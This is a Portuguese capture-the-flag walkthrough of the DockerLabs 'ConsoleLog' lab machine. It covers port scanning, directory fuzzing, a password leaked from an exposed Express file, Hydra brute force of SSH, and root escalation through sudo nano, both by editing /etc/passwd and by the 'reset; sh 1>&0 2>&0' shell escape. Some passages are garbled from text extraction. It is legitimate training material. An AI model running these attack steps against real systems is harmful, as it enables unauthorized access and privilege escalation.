

maq.consolelog

MÁQUINA CONSOLELOG



Para utilizar esta máquina debemos primeiro baixar os arquivos e assim implantá-la com Docker.

Baixamos o arquivo da página <https://dockerlabs.es/>

Para implantar o laboratório executamos da seguinte forma, para que também possamos ver que ele nos diz a direção que teremos, bem como o que fazer quando terminarmos.

```
(root@soja)-[~/dockerlabs/maq.facil/maq.consolelog]
# ls
auto_deploy.sh  consolelog.tar  fotos

(root@soja)-[~/dockerlabs/maq.facil/maq.consolelog]
# bash auto_deploy.sh consolelog.tar
```



DOCKERLABS

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla

COLETA DE INFORMAÇÕES

nmap 172.17.0.2 -A -sS -sV -sC -open -p- -T5 -n -Pn

```
└─# nmap 172.17.0.2 -A -sS -sC -sV --open -p- -T5 -n -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-07 16:36 -03
Nmap scan report for 172.17.0.2
Host is up (0.000072s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.61 ((Debian))
|_http-server-header: Apache/2.4.61 (Debian)
|_http-title: Mi Sitio
3000/tcp  open  http   Node.js Express framework
|_http-title: Error
5000/tcp  open  ssh    OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 f8:37:10:7e:16:a2:27:b8:3a:6e:2c:16:35:7d:14:fe (ECDSA)
|_  256 cd:11:10:64:60:e8:bf:d9:a4:f4:8e:ae:3b:d8:e1:8d (ED25519)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Aggressive OS guesses: Linux 4.15 - 5.8 (99%), Linux 5.0 - 5.5 (98%), Linux 5.0 - 5.4 (97%), L
inux 2.6.32 (96%), Linux 3.2 - 4.9 (96%), Linux 2.6.32 - 3.10 (96%), Linux 5.4 (96%), Linux 3.
1 (95%), Linux 3.2 (95%), Linux 5.3 - 5.4 (95%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.07 ms  172.17.0.2

OS and Service detection performed. Please report any incorrect results at https://nmap.org/su
bmit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.09 seconds
```

Observamos que a **porta 80** está usando o protocolo HTTP com o serviço **Apache versão 2.4.61**.

A **porta 3000** também opera sob o protocolo HTTP e executa um serviço **Node.js** com Express.

Por outro lado, a **porta 5000** está configurada para o protocolo **SSH**.

Em primeiro lugar, vamos nos concentrar na **porta 80**. Ao acessar esta porta a partir de um navegador, veremos o seguinte:

Bienvenido a Mi Sitio

Boton en fase beta

Na página, vemos um título que diz **"Bem-vindo ao meu site"** e um botão que diz **"Botão em fase beta"**.

Ao clicar neste botão e verificar o console do navegador, encontramos a seguinte mensagem: *****Para opção Vemos um título que diz "Bem-vindo ao meu site" e um botão que diz "Botão em fase beta"...**

Se clicarmos nesse botão e vermos o console do navegador, veremos uma mensagem que diz **Para opções de depuração, o token /recurso/ é tokentraviesito**, se aplicarmos o Fuzzing à web encontraremos algumas rotas interessantes como estas. **es depuração, o token de /recurso/ é tokentraviesito***.**

Se aplicarmos técnicas de **Fuzzing** no site, descobriremos alguns caminhos interessantes, como os seguintes:

```
nmap x gobuster x feroxbuster x
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,php,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.html (Status: 403) [Size: 275]
/.hta.txt (Status: 403) [Size: 275]
/.hta.html (Status: 403) [Size: 275]
/.hta.php (Status: 403) [Size: 275]
/.htaccess.txt (Status: 403) [Size: 275]
/.htaccess (Status: 403) [Size: 275]
/.htpasswd.txt (Status: 403) [Size: 275]
/.htpasswd.html (Status: 403) [Size: 275]
/.htpasswd.php (Status: 403) [Size: 275]
/.htpasswd (Status: 403) [Size: 275]
/.htaccess.html (Status: 403) [Size: 275]
/.htaccess.php (Status: 403) [Size: 275]
/.hta (Status: 403) [Size: 275]
/backend (Status: 301) [Size: 310] [→ http://172.17.0.2/backend/]
/index.html (Status: 200) [Size: 234]
/index.html (Status: 200) [Size: 234]
/javascript (Status: 301) [Size: 313] [→ http://172.17.0.2/javascript/]
/server-status (Status: 403) [Size: 275]
Progress: 18468 / 18472 (99.98%)

Finished
```

Se entrarmos nesta rota veremos o seguinte:

Index of /backend

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
📁 Parent Directory		-	
📁 node_modules/	2024-07-29 12:41	-	
📄 package-lock.json	2024-07-29 12:41	25K	
📄 package.json	2024-07-29 12:41	271	
📄 server.js	2024-07-29 13:00	456	

Apache/2.4.61 (Debian) Server at 172.17.0.2 Port 80

Acessando o arquivo server.js, podemos ver o código fonte do referido arquivo.

```
← → ↻ 🏠 172.17.0.2/backend/server.js Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Go
```

```
const express = require('express');
const app = express();

const port = 3000;

app.use(express.json());


app.post('/recurso/', (req, res) => {
  const token = req.body.token;
  if (token === 'tokentraviesito') {
    res.send('lapassworddebackupmaschingtonadetodas');
  } else {
    res.status(401).send('Unauthorized');
  }
});

app.listen(port, '0.0.0.0', () => {
  console.log(`Backend listening at http://consolelog.lab:${port}`);
});
```

possível senha de um usuário.

outra maneira de ver a senha através do terminal é com comando:

```
curl -X POST http://172.17.0.2:3000/recurso/ -H  
"Content-Type: application/json" -d  
'{"token":"tokentraviesito}"'
```



A terminal window with a dark background. The prompt is `(root@soja)-[~/dockerlabs/maq.facil/maq.consolelog]`. The command entered is `# curl -X POST http://172.17.0.2:3000/recurso/ -H "Content-Type: application/json" -d '{"token":"tokentraviesito}"'`. The output is `lapasswordebackupmaschingtonadetas`, which is highlighted with a yellow box. A yellow arrow points from the word `senha` in the text above to the output in the terminal.

O arquivo que estamos vendo em resumo é um servidor montado com Express e possui um endpoint definido que permite requisições utilizando o método **POST** para uma rota chamada `/recurso/` e basicamente se enviarmos um campo chamado na `body` requisição `token` e colocarmos o valor do `tokentraviesito` servidor iremos responder com uma mensagem que diz `lapasswordebackupmaschingtonadetas...`

Notamos que existe uma variável chamada `porta`, que está configurada com o valor **3000**, indicando a porta na qual o servidor está escutando. É por isso que a **porta 3000** apareceu aberta durante a nossa varredura.

Agora podemos enviar uma requisição **POST** com o `token` campo y no valor send `tokentraviesito` para receber a mensagem, mas como já estamos vendo diretamente o que o servidor irá nos responder, não vejo necessidade de segui-lo... Apenas copie a resposta que

é `lapassworddebackupmaschingonadetodas`, lembre-se que a **porta 5000 roda SSH**, agora podemos tentar fazer ataques de força bruta com **Hydra** usando a referida senha possível e uma lista de possíveis usuários para ver se conseguimos obter acesso... E vemos que conseguimos encontrar credenciais válidas.

```
(root@soja)-[~/dockerlabs/maq.facil/maq.consolelog]
# hydra -L /usr/share/wordlists/rockyou.txt -p lapassworddebackupmaschingonadetodas ssh://172.17.0.2 -I -s 5000 -t 64

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-07 22:48:41
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344400 login tries (l:14344400/p:1), ~224132 tries per task
[DATA] attacking ssh://172.17.0.2:5000/
[5000][ssh] host: 172.17.0.2 login: lovely password: lapassworddebackupmaschingonadetodas
[STATUS] 246.00 tries/min, 246 tries in 00:01h, 14344209 to do in 971:50h, 9 active
[STATUS] 163.33 tries/min, 490 tries in 00:03h, 14343968 to do in 1463:41h, 6 active
```

explicação do comando **hydra**

bash

 Copiar código

```
hydra -L /usr/share/wordlists/rockyou.txt -p lapassworddebackupmaschingonadetodas s
```

Explicação detalhada:

1. `hydra`

- **Hydra** é a ferramenta de força bruta que será utilizada para testar diferentes combinações de usuários e senhas contra o serviço SSH rodando no alvo.

2. `-L /usr/share/wordlists/rockyou.txt`

- A opção `-L` é usada para fornecer um **arquivo com uma lista de nomes de usuário**.
- `/usr/share/wordlists/rockyou.txt` é o caminho para o famoso arquivo **rockyou.txt**, uma wordlist que contém muitos nomes e senhas comumente usadas. Neste caso, a wordlist está sendo usada para encontrar o nome de usuário correto.

3. `-p lapassworddebackupmaschingonadetodas`

- `-p` indica que uma **senha fixa** será usada em todas as tentativas de login.
- `lapassworddebackupmaschingonadetodas` é a senha que será tentada para todos os nomes de usuário da wordlist fornecida com a opção `-L`.

4. `ssh://172.17.0.2`

- `ssh://172.17.0.2` indica que o Hydra realizará o ataque no serviço **SSH** no endereço de IP **172.17.0.2** (a máquina alvo).


5. `-I`

- O `-I` é a opção para **modo de ataque forçado** (ou "ignorar falhas de login anteriores").
- Esse modo força o Hydra a **continuar tentando** o ataque, mesmo que haja problemas ou falhas de conexão, ao invés de pausar ou parar após encontrar certos erros.

6. `-s 5000`

- `-s` especifica a **porta** que será usada para o ataque.
- O **SSH** normalmente usa a porta 22, mas neste caso, o serviço SSH está sendo executado na porta **5000**.

7. `-t 64`

- `-t` define o **número de tarefas paralelas** (ou threads) que serão executadas ao mesmo tempo.
- `64` significa que o Hydra tentará fazer  até **64 logins simultaneamente**. Isso pode acelerar muito o processo de ataque

```
(root@soja)-[~/dockerlabs/maq.facil/maq.consolelog]
# ssh lovely@172.17.0.2 -p 5000
lovely@172.17.0.2's password:
Linux 11f3b3926526 6.10.9-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.10.9-1kali1 (2024-09-09) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Oct  8 02:04:12 2024 from 172.17.0.1
lovely@11f3b3926526:~$ whoami
lovely
lovely@11f3b3926526:~$
```

Escalação de privilégios

Ao executar o comando **sudo -l**, vemos que podemos executar o binário **/usr/bin/nano** como qualquer usuário sem precisar fornecer uma senha.

```
lovely@11f3b3926526:~$ sudo -l
Matching Defaults entries for lovely on 11f3b3926526:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User lovely may run the following commands on 11f3b3926526:
    (ALL) NOPASSWD: /usr/bin/nano
lovely@11f3b3926526:~$
```

EXEMPLO 1 PARA SER ROOT: **openssl passwd**

Iremos gerar um hash usando **openssl passwd** a senha de nossa escolha; neste caso, usarei a senha **Deus**. Assim que o hash for gerado, iremos copiar para uso posterior.

```
lovely@af2db2f3e8a6:~$ openssl passwd  
Password:  
Verifying - Password:  
$1$wrcfuVBN$GQpBBzdXspvMuPAR1m89G1  
lovely@af2db2f3e8a6:~$
```

A seguir, abriremos o arquivo **/etc/passwd** usando o comando **sudo /usr/bin/nano /etc/passwd** . Dentro do arquivo, substituiremos o caractere x na entrada correspondente pelo hash que geramos anteriormente.

O arquivo **/etc/passwd** deve ficar assim após a substituição.

Em seguida, salvamos as alterações e saímos do editor.

```
GNU nano 7.2 /etc/passwd *
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
tester:x:1000:1000::/home/tester:/bin/bash
lovely:x:1001:1001:lovely,,,:/home/lovely:/bin/bash
□
```

essa hash coloca no lugar do X.

\$1\$tk.obP7R\$MKN2cPmplvKf8kS0CYfe//

```

GNU nano 7.2 /etc/passwd *
root:$1$tk.obP7R$MKN2cPmpIvKf8kS0CYfe//.:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
tester:x:1000:1000::/home/tester:/bin/bash
lovely:x:1001:1001:lovely,,,:/home/lovely:/bin/bash

```

Agora só precisamos executar o comando **su root** e digitar a senha que usamos para gerar o hash, no meu caso pwned. Isso nos permitirá nos tornar o usuário **root**.

```

lovely@af2db2f3e8a6:~$ sudo -l
Matching Defaults entries for lovely on af2db2f3e8a6:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
  use_pty

User lovely may run the following commands on af2db2f3e8a6:
  (ALL) NOPASSWD: /usr/bin/nano
lovely@af2db2f3e8a6:~$ sudo /usr/bin/nano /etc/passwd
lovely@af2db2f3e8a6:~$ su
Password:
root@af2db2f3e8a6:/home/lovely# whoami
root
root@af2db2f3e8a6:/home/lovely#

```


EXEMPLO 2

```
lovely@128b57efd2f1:~$ sudo -l
Matching Defaults entries for lovely on 128b57efd2f1:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User lovely may run the following commands on 128b57efd2f1:
    (ALL) NOPASSWD: /usr/bin/nano
lovely@128b57efd2f1:~$ sudo /usr/bin/nano
lovely@128b57efd2f1:~$ sudo /usr/bin/nano
```

```
GNU nano 7.2                                New Buffer
```

QUANDO EU APERTA ENTER
VAMOS SER ROOT.
VAI APARECER O SIMBOLO #
DE ROOT #.

Command to execute: reset; sh 1>&0 2>&0

^G Help	M-F New Buffer	^S Spell Check	^J Full Justify	^V Cut Till End
^C Cancel	M-\ Pipe Text	^Y Linter	^O Formatter	^Z Suspend

somos root

```
root@p [ Executing ... ]# whoami
```

^G Help	M-F New Buffer	^S Spell Check	^J Full Justify	^V Cut Till End
^C Cancel	M-\ Pipe Text	^Y Linter	^O Formatter	^Z Suspend

```
#  
# cd /  
# ls  
bin  dev  home  lib64  mnt  proc  run  srv  tmp  var  
boot etc  lib   media  opt  root  sbin  sys  usr  
# whoami  
root  
#
```

Passo a Passo para Escalar Privilégios

1. Executar o `nano` com Privilégios de Root

Primeiro, você precisa abrir o `nano` utilizando o `sudo`, já que o usuário `lovely` tem permissões para isso.

```
bash
```

[Copiar código](#)

```
sudo /usr/bin/nano
```

Esse comando abre o editor de texto `nano`, mas, por ser executado com `sudo`, o processo é iniciado com privilégios de superusuário (root).

2. Acessar o Modo de Execução de Comandos no `nano`

No `nano`, existe uma função oculta que permite executar comandos do sistema. Para ativá-la:

- **Ctrl+R:** Essa combinação de teclas abre a função de "inserir arquivo" no `nano`.
- **Ctrl+X:** Embora normalmente essa combinação seja usada para fechar o `nano`, ao ser utilizada logo após `Ctrl+R`, ela abre a função de execução de comandos.

Isso ocorre porque o `nano` tenta fechar a tela de inserção, mas, no processo, ativa a funcionalidade de executar comandos. Neste ponto, o `nano` está pronto para aceitar um comando.

3. Executar um Shell com Privilégios de Root

Agora que você tem a possibilidade de executar um comando, o próximo passo é abrir um shell com privilégios de root.



3. Executar um Shell com Privilégios de Root

Agora que você tem a possibilidade de executar um comando, o próximo passo é abrir um shell com privilégios de root.

Digite o seguinte comando no prompt do `nano` :

```
bash
```

[Copiar código](#)

```
reset; sh 1>&0 2>&0
```

Explicação do Comando:

- `reset` : Esse comando redefine o terminal para evitar que problemas de formatação interfiram na execução do shell.
- `sh` : Inicia um novo shell (Bourne shell). Como o `nano` foi iniciado com privilégios de superusuário, o shell também será aberto como root.
- `1>&0` e `2>&0` : Essas são redireções de entrada e saída. Elas garantem que tanto a saída padrão (stdout) quanto a saída de erro (stderr) sejam redirecionadas para o terminal, possibilitando que o shell funcione corretamente dentro do contexto do `nano` .

4. Verificar Privilégios de Root

Depois de executar o comando, você deve obter um shell com privilégios de root. Para confirmar que você está executando comandos como root, execute:

```
bash
```

[Copiar código](#)

```
whoami
```



Se tudo estiver correto, o comando deve retornar:

ROOT

```
root@p [ Executing ... ]# whoami
# Cancel M-F New Buffer ^S Spell Check ^J Full Justify ^V Cut Till End
# Pipe Text ^Y Linter ^O Formatter ^Z Suspend
# cd /
# ls
bin dev home lib64 mnt proc run srv tmp var
boot etc lib media opt root sbin sys usr
# whoami
root
#
```

somos root

bobmarley

